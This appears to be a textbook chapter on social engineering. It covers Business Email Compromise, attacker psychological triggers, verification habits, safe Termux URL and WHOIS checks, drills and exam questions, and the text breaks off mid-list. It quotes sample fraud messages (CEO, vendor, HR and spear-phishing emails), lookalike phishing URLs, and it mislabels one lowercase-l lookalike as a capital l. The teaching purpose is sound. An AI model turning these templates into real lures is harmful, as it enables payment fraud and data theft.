
9.3.5 – BEC – Business Email Compromise

What BEC is:

Business Email Compromise is a sophisticated scam targeting organisations that regularly perform wire transfers.

The attack typically involves:

1. Researching the target organisation (LinkedIn, company website, press releases)
2. Identifying key people in the payment chain (CFO, accounts payable, finance team)
3. Compromising or spoofing an executive's email account
4. Sending fraudulent payment instructions that appear to come from the executive



BEC variants:

CEO fraud:

Attacker impersonates CEO, emails CFO or finance team.

"Process this payment to [fake vendor] today.

It is confidential – do not discuss with anyone."

Vendor impersonation:

Attacker spoofs a real vendor's email.

"Please update our payment details for future invoices.

Our new bank account details are attached."

The finance team updates the vendor's payment details to the attacker's account.

All future payments to that vendor go to the attacker.

Attorney impersonation:

"I am [company]'s legal counsel. There is a confidential legal matter requiring immediate payment. Do not discuss with colleagues."

HR data request:

"This is HR. Please send me the W-2 / tax forms for all employees immediately for a government audit."

Attacker collects personal financial data of all employees.

Why BEC is so expensive:

- Payments are authorised by legitimate employees using normal processes
- The payments often cannot be recovered once made
- Wire transfers are difficult to reverse
- The fraud may not be discovered for days or weeks
- Insurance coverage varies widely

BEC defences:

Process controls:

- Two-person authorisation for all wire transfers above a threshold
- Callback verification for any change to payment details
(call the vendor on their KNOWN number, not the number in the email)
- Out-of-band verification for any unusual payment request
(if the CEO emails urgently, call the CEO's known direct number)

Technical controls:

- Email authentication (SPF, DKIM, DMARC) – reduces spoofed emails
- Email filtering for BEC-pattern language


- Domain monitoring for lookalike domains

Training controls:

- Finance staff specifically trained on BEC patterns
- Clear process: verify any change to payment details, no exceptions
- Empower staff to delay payments for verification without repercussions

9.4 – Psychological Triggers Attackers Use

Understanding triggers at this level of detail makes you significantly harder to manipulate.



9.4.1 – Authority, Urgency and Fear

Authority:

The brain defers to authority automatically and rapidly. Studies in social psychology consistently show that people follow authority figures' instructions even when those instructions seem inappropriate – simply because the authority signal is present.

How attackers create authority:

- Job titles: "Senior Security Officer," "Director of IT"
- Organisation names: "From the IT Security Team," "SBI Security Division"

- Uniforms (in-person): someone in a uniform is automatically trusted
- Confidence: speaking with certainty and assuming compliance
- Knowledge: demonstrating specific details about the organisation

The authority red flag: Legitimate authority does not need to pressure you. A real security officer will allow you to verify their identity. A real manager will not threaten consequences for verification delays. If the authority figure reacts badly to verification — the authority is fake.

Urgency:

Urgency is the most effective trigger because it bypasses deliberate thinking. When you feel you must act now, you have no time to analyse. You switch to System 1 — fast, pattern-based, error-prone.

How attackers create urgency:

- Deadlines: "24 hours," "immediately," "before close of business"
- Consequences: "your account will be suspended," "you will be arrested"
- Time pressure: calling at end of day, Friday afternoon
- Volume: many messages at once creating overwhelm

The urgency red flag: Legitimate systems almost never require immediate irreversible action. Banks do not lock accounts in 24 hours without notice. Police do not arrest over phone without a court process. Legitimate companies give reasonable time for verification.

If the urgency is real, you will still have time to verify properly. The risk of falling for a scam is almost always higher than the risk of taking 30 minutes to verify before acting.

Fear:

Fear is a powerful override of rational thought. When the brain perceives threat, it prioritises immediate response over deliberate analysis.

How attackers weaponise fear:

- Threat to account: "Your account has been hacked"
- Legal threat: "There is a warrant for your arrest"
- Financial threat: "You owe a fine/tax/debt"
- Social threat: "We have embarrassing information about you"
- Loved ones: "Your son/daughter has been in an accident"

The fear red flag: Legitimate threats come through official, verifiable channels — not unexpected calls or emails. Real legal issues arrive via registered post and courts. Real bank fraud is communicated through official app notifications and registered channels.

If fear is your first response to a communication — take a deliberate pause before doing anything. Fear is precisely the trigger being targeted.

9.4.2 — Curiosity, Greed and Trust

Curiosity:

The brain's need to resolve uncertainty drives clicking behaviour even when people know they should be cautious.

How attackers exploit curiosity:

- "You have a message from [someone you know]"
- "Someone posted a photo of you"
- "Your package has been held for customs"
- Subject lines that tease without completing: "RE: Your application..."
- USB drives labelled "Confidential Salary Data" left in parking lots

The curiosity defence: If you did not initiate the interaction, treat it with suspicion before engaging. Unsolicited contact — email, SMS, call, found USB — requires verification before any action.

Greed:

Offers of unexpected gain trigger the same urgency response as fear — the brain wants to secure the gain before it disappears.

How attackers exploit greed:

- "You have won a prize"
- "Limited time offer — unclaimed inheritance"
- "Investment opportunity with guaranteed returns"
- "Your KYC update is preventing you from receiving your payment"

The greed defence: If something sounds too good to be unexpected — it is probably not real. Verify independently before providing any personal information or payment.

Trust:

Familiarity creates trust. Attackers create familiarity artificially.

How attackers create false familiarity:

- Using your name, making it personal

- Referencing specific details about you (from social media, LinkedIn)
- Using company-specific language and jargon
- Mimicking the exact visual format of legitimate communications
- Referencing a previous interaction that did not happen

Spear phishing example using false familiarity:

FROM: hr-notifications@company-updates.com

TO: karan.vaya@[company].com

SUBJECT: Update required for your HDFC Bank reimbursement (Karan)

Hi Karan,

Please update your bank details to ensure smooth reimbursement for your recent work travel. Your previous bank details on file are:

HDFC **** *45

Please update using the secure portal: [fake link]

Regards,

HR Team


[company logo and exact format]

This email uses:

- Your real name
- Your actual bank (researched from a data breach or social media)
- A plausible business context (reimbursement – everyone does this)
- Official-looking format

The false familiarity defence: The use of your name or personal details is NOT proof of legitimacy. Data breaches have made personal information widely available to attackers. If anything, receiving your specific personal details from an unexpected source should increase suspicion, not reduce it.

9.5 – Defensive Thinking



9.5.1 – Verification Habits – The Practical Defence

The anti-social-engineering toolkit:

These are not complex technical measures. They are simple process habits that consistently defeat social engineering.

Habit 1 – Separate channel verification:

If you receive a request through channel A (email), verify it through channel B (phone call to known number).

Do not verify by replying to the original email – that only confirms the attacker is still watching. Verify by calling the organisation on their official number that you find independently.

Habit 2 – Deliberate pause:

When something creates urgency – pause deliberately. The pause is the defence.

Before clicking anything in an unexpected message:

- Wait 60 seconds
- Ask yourself: "Does this make sense? Did I expect this?"
- Look for the red flags listed in this chapter

- Verify independently if any doubt exists

The cost of pausing to verify: 5-10 minutes. The cost of not pausing and clicking a phishing link: potentially enormous.

Habit 3 – Type the URL yourself:

When a communication directs you to a website:

- Do NOT click the link
- Do NOT copy-paste the link
- Open a new browser window
- Type the known official URL of the organisation yourself
- Navigate from there to the relevant section

This defeats all URL-based phishing attacks. The URL in the email leads to the fake site. The URL you type yourself leads to the real site.

Habit 4 – Pre-agreed verification signals:

For high-stakes communications (large payments, system access): Agree in advance with colleagues on out-of-band verification procedures.

Example: Finance team agrees that any wire transfer request from management will require a callback to the manager's known mobile number before processing – regardless of how urgent the email says it is.

This creates a process that deepfakes and spoofed emails cannot bypass.

Habit 5 – Question all unsolicited contact:

Legitimate requests that are genuinely important can withstand the delay of proper verification. Only fraudulent urgency cannot tolerate verification.

For any unsolicited contact:

Was I expecting this? → If NO, treat with suspicion

Does this make sense? → If logic is unclear, verify

Is this urgent? → If urgency is high, slow down (not up)

Am I being asked to do something irreversible? → Always verify before irreversible action

9.5.2 – Slow Down Before Clicking – The 30-Second Rule


The single most effective anti-phishing practice:

Before clicking any link in any message that you did not initiate:

- Read the message completely
- Look at the sender address completely (all characters)
- Look at the URL if visible (hover on desktop, long-press on mobile)
- Ask: "Did I expect this? Does this make sense?"
- Take 30 seconds minimum

30 seconds prevents the majority of successful phishing attacks.

This works because phishing relies on the victim acting before thinking. The 30-second pause forces at least minimal System 2 engagement. Most phishing is obvious when you look at it carefully.



How to check URLs on mobile (Pixel phone):

On Android:

- Long press the link → a menu appears showing the actual URL
- Read the full URL before deciding whether to open it
- If the domain does not match the expected organisation – do not open

What to look for in URLs:

Legitimate: <https://sbi.co.in/login>

Phishing: <https://sbi-india-security.com/login>

Phishing: <https://sbi.co.in.verification.com/login>

(the domain is actually verification.com, not sbi.co.in)

Phishing: <https://sbl.co.in/login>

(capital l instead of lowercase l – visually identical)

Phishing: <https://xn--sbi-p18d.co.in/login>

(punycode encoding – may display as sbi with a special character)

The rule: Look at the domain specifically. The domain is the part between <https://> and the next /. In <https://sbi-india-security.com/login/account> – the domain is sbi-india-security.com. It is NOT related to sbi.co.in regardless of the rest of the URL.

9.5.3 – Why Training Alone Fails

The honest limitation of security awareness training:

Security awareness training reduces the rate of successful phishing. It does not eliminate it.

Why training is insufficient alone:

1. Point-in-time decay:

Training effects diminish over time.

A training module done in January has reduced effect by July.

Continuous reinforcement is required.

2. Contextual breakdown:

People apply training in "security-thinking mode."

When they are doing their actual job, focused on work tasks, they are not in security-thinking mode.

The phishing email arrives during work mode, not security mode.

3. Sophisticated attacks bypass training:

Training teaches people to look for typical phishing indicators.

Spear phishing and BEC attacks are specifically designed to pass those checks.

4. Stress and overload:

During high-stress periods (end of financial year, project deadlines), people's capacity for careful analysis decreases.

Attackers time attacks to coincide with these periods.

5. The "not me" bias:

After training, many people think: "I know about phishing. I would not fall for it."

This overconfidence actually reduces vigilance.

What works alongside training:

Technical controls that catch what training misses:

Email authentication:

SPF + DKIM + DMARC — makes domain spoofing significantly harder.

Many phishing emails impersonate domains that have not implemented these.

Email filtering:

Pattern matching, URL scanning, attachment sandboxing.

Catches the obvious and medium-difficulty attacks automatically.

Multi-factor authentication (MFA):

Even if credentials are phished, the attacker needs the second factor.

MFA significantly limits the damage of successful credential phishing.

Verification processes:


Mandatory callback verification for high-value transactions.

Policy that overrides urgency — no exceptions.

The human and technical defence must work together. Training alone fails. Technical controls alone fail (humans bypass them). The combination is significantly more resistant than either alone.

9.6 – Safe Technical Awareness in Termux

These commands support awareness – not attacking. Everything here is legal, safe, and builds genuine security skills.



9.6.1 – URL Inspection with curl

Inspect where a URL actually leads:

bash

Check where a shortened URL redirects (safely – does not load the full page)

```
curl -I -L "https://example.com" 2>&1 | grep -E "HTTP|Location:"
```

This shows you the full redirect chain without loading potentially malicious content.

Example analysis:

bash

A URL claiming to be from SBI – check where it actually leads

(Using a safe example – example.com not a real phishing URL)

```
curl -I -L "https://example.com/login" 2>&1 | grep -E "HTTP|Location:|Content-Type:"
```

What to look for:

- Multiple Location: redirects to unexpected domains – suspicious
- Final destination does not match the claimed organisation – phishing

- HTTP (not HTTPS) as the final destination — at minimum poor practice

9.6.2 — Domain Age and Registration Checking

WHOIS lookup — check domain registration details:

```
bash
```

```
# Install whois if not present
```

```
pkg install whois
```

```
# Check domain registration
```

```
whois sbi.co.in | grep -E "Created|Updated|Registrant|Registry"
```

What to look for:

Finding	Significance
Created recently (days/weeks ago)	New domains used for phishing campaigns
Registrant is private/hidden	Legitimate sites often have verifiable registrants
Country of registration mismatch	Indian bank domain registered in random foreign country
Expiry date very soon	May indicate abandoned or temporary domain

Practice comparison:

```
bash
```

```
# Check a legitimate domain
```

```
whois sbi.co.in | grep -E "Created|Updated|Expir"
```

```
# Check a known documentation domain (safe to check)
```

```
whois example.com | grep -E "Created|Updated|Expir"
```

Note the difference in creation dates and registration details. Legitimate organisations have long-established domains. Phishing domains are often days or weeks old.

9.6.3 — What Email Headers Reveal

Email headers contain the full routing history of an email. They show where the email actually came from, not just what the From: field displays.

You cannot directly analyse email headers in Termux without receiving emails there, but understanding the concept is essential:

What headers reveal:

From: security@sbi.co.in ← What you SEE (can be forged)
Received: from mail.attacker.com ← Where it ACTUALLY came from
Return-Path: <bounce@spammer.net> ← Real reply address
X-Originating-IP: 203.0.113.45 ← Actual sending IP
Authentication-Results: dkim=fail ← Email authentication failure

The key insight:

The From: field is under the sender's control. It can say anything — security@sbi.co.in, ceo@yourcompany.com, anything.

The Received: headers show the actual routing. They are added by each mail server that processes the email. They cannot be easily forged by the original sender.

How to check email headers:

In Gmail: Open email → three dots → "Show original" In Outlook: File → Properties → Internet headers
In most email clients: Look for "View source" or "Show headers" option

What to look for:

SPF: pass → Email came from authorised server for that domain

SPF: fail → Email did NOT come from an authorised server — possible spoof

DKIM: pass → Email content was not modified in transit

DKIM: fail → Content modified or DKIM not configured

DMARC: pass → Domain has published policy, email matches it

DMARC: fail → Email fails the domain owner's own policy — suspicious

An email from security@sbi.co.in that shows SPF: fail, DKIM: fail, DMARC: fail in the authentication results is almost certainly a spoofed phishing email.

9.7 — Daily Human Factor Awareness Drills

Do these for 7 days before moving to Chapter 10.

Drill 1 – Daily Message Analysis (Every Day)

Every message you receive today – email, SMS, WhatsApp: Ask:

Was I expecting this?

Does the sender match the content?

Is there urgency or fear being created?

Am I being asked to click, call, or pay?

Write one observation in your se_awareness_log.txt:

bash

echo "\$(date): [Message type] from [who] – [red flags noticed / no red flags]" \

>> ~/practice/guide2/chapter9/se_awareness_log.txt

Drill 2 – Psychological Trigger Spotting (Days 1-5)

Find one real advertising or marketing message (email newsletter, promotional SMS). These are not attacks – but they use the same psychological triggers.

Identify which triggers are present:

Authority: Yes/No – example:

Urgency: Yes/No – example:

Fear: Yes/No – example:

Scarcity: Yes/No – example:

Curiosity: Yes/No – example:

Write your analysis. Marketing uses psychology ethically. Understanding it in safe contexts sharpens recognition in dangerous ones.

Drill 3 – BEC Scenario Writing (Days 3-6)

Write a realistic BEC email that would target a fictional company:

bash

nano ~/practice/guide2/chapter9/bec_scenario.txt

Include:

- Who the attacker impersonates
- Who the target is

- What the pretext is
- What specific psychological triggers are used
- What the attacker is trying to achieve

Then write the defences that would stop it:

- What technical control would catch it?
- What process control would stop it?
- What training point would make the target suspicious?

Writing the attack (in fictional context, for educational purposes) is one of the most effective ways to understand the defence.

Important: This is a purely written exercise for understanding. Do NOT send this to anyone. Do NOT use any real organisation names. Do NOT create any real emails or messages.

Drill 4 – URL Analysis (Days 4-7)

bash

Check the WHOIS for 5 different domains

Compare a well-established organisation to suspicious-looking domains

for domain in sbi.co.in example.com google.com; do

echo "=== \$domain ==="

whois \$domain 2>/dev/null | grep -iE "created|expir|registrant|country" | head -5

echo ""

done

For each, note:

- When was the domain created?
- Who registered it?
- Does the registration match what you would expect for a legitimate organisation?

Drill 5 – Verification Process Design (Day 7)

Design a verification process for one high-risk scenario:

Scenario: You are the financial controller of a small company. You receive an urgent email from what appears to be the company director's email, asking you to transfer ₹5,00,000 to a new vendor by end of day today. The email says the director is in a meeting and cannot take calls.



Write a step-by-step verification process:

Step 1: [First action you take – why]

Step 2: [Second action – why]

Step 3: [How you verify the director's identity without calling the number in the email]

Step 4: [What you do if you cannot reach the director]

Step 5: [What you document regardless of outcome]

There is a correct general approach. Write yours, then check: The correct answer involves out-of-band verification (reach the director through a completely separate channel you know is real – like their known mobile from your personal contacts, not from the email).

9.8 – Chapter Summary Box

CHAPTER 9 – KEY TAKEAWAYS	
Human psychology is the most exploited vulnerability	
Intelligence does not provide immunity – System 1 thinking is the	
real target, and everyone uses System 1 under stress and urgency	

Social engineering types:	
Phishing = email Smishing = SMS Vishing = voice call	
Pretexting = fabricated scenario BEC = business email fraud	
Deepfake = AI-generated audio/video impersonation	
Six psychological triggers used in attacks:	
Authority Urgency Fear Curiosity Greed Trust/Familiarity	
Phishing red flags:	
Wrong domain Urgency Vague threat Link to verify credentials	
Request not to verify with others Deadline pressure	
Core defences:	
Separate channel verification (never verify using original message)	
30-second pause before clicking anything unexpected	
Type URLs yourself – never click links in suspicious messages	
Pre-agreed verification for high-stakes actions	
SPF + DKIM + DMARC protect against email spoofing	
Deepfakes break voice/video verification – need out-of-band process	
BEC uses legitimate-looking emails for financial fraud	
Training alone fails – technical controls must supplement	

9.9 – Viva and Interview Questions

Short Answer (2-3 marks / Viva level):

1. What is social engineering? How does it differ from technical hacking?
 2. What is the difference between phishing, smishing, and vishing?
 3. Name four psychological triggers commonly used in social engineering attacks.
 4. What is BEC (Business Email Compromise)? Name two variants.
 5. What is a deepfake and how can it be used in social engineering?
 6. What is pretexting? Give one example of a pretext scenario.
 7. What do SPF, DKIM, and DMARC protect against in email security?
 8. Why does security awareness training alone fail to prevent social engineering?
-

Medium Answer (4-5 marks / Interview level):

1. Explain why intelligent and experienced people still fall for social engineering attacks. Reference dual-process thinking (System 1 vs System 2) in your explanation and describe what conditions trigger System 1 thinking.
 2. Analyse this email subject line: "URGENT: Your SBI account has been compromised – verify immediately or face suspension." Identify every psychological trigger being used, explain what each trigger exploits in human psychology, and describe what red flags a trained person should notice.
 3. Explain how deepfake technology has changed the threat landscape for executive impersonation attacks. What traditional verification methods does it defeat, and what new verification process should organisations implement?
 4. Design a complete BEC defence for a 20-person company that frequently makes supplier payments. Include at least two technical controls and two process controls. Explain which specific BEC variant each control addresses.
-

Long Answer (7 marks / Exam or senior interview):

1. Explain the complete psychological basis of social engineering attacks. Cover: dual-process thinking and its exploitability, the six psychological triggers (with examples of each), why human features are more exploitable than technical vulnerabilities, and what the correct combination of technical and human controls looks like for a comprehensive defence.
2. A finance employee at a company receives a WhatsApp message from the CEO's personal number (which they have saved) asking them to process an emergency ₹10 lakh transfer within the hour. The CEO says they are in an important meeting and cannot call. The employee has met the CEO in person many times. Walk through every reason this could be a social engineering attack, every verification step the employee should take, and what the organisation's policy should say about this type of situation.
3. Compare phishing, spear phishing, whaling, and BEC as attack types. For each: who is targeted, what level of research is required, what makes it more effective than simpler attacks, and what specific technical and process defence best addresses it.

9.10 – Memory Tricks

Types of phishing – remember with P-S-V-W:

P = Phishing (everyone, email)

S = Smishing (SMS, mobile)

V = Vishing (Voice, calls)

W = Whaling (Whale = big fish = senior executives)

"P-S-V-W – Phishing Strikes Via Whatsapp"

(slightly inaccurate but memorable)

Six psychological triggers – remember AUFCGT:

A = Authority (defer to power)

U = Urgency (act now, no time)

F = Fear (threat activates)

C = Curiosity (need to know)

G = Greed (want the gain)

T = Trust (familiar = safe)

"AUFCGT – Attackers Use Fear, Curiosity, Greed, and Trust"

Verification habits – remember STOP before you act:

S = Separate channel (verify through a different channel)

T = Type the URL (never click – type the real URL yourself)

O = Out-of-band (use a contact method you already know)

P = Pause 30 seconds (before clicking anything unexpected)

"STOP – and you will not be caught"

Email authentication – remember SDD:

S = SPF (Sender Policy Framework – who can SEND from this domain)

D = DKIM (DomainKeys Identified Mail – content was not MODIFIED)

D = DMARC (Domain-based Message Authentication – what to DO with failures)

"SDD – Stops Domain Deception"

BEC variants – remember CVAH:

C = CEO fraud (impersonate CEO to CFO)

V = Vendor payment (change vendor bank details)

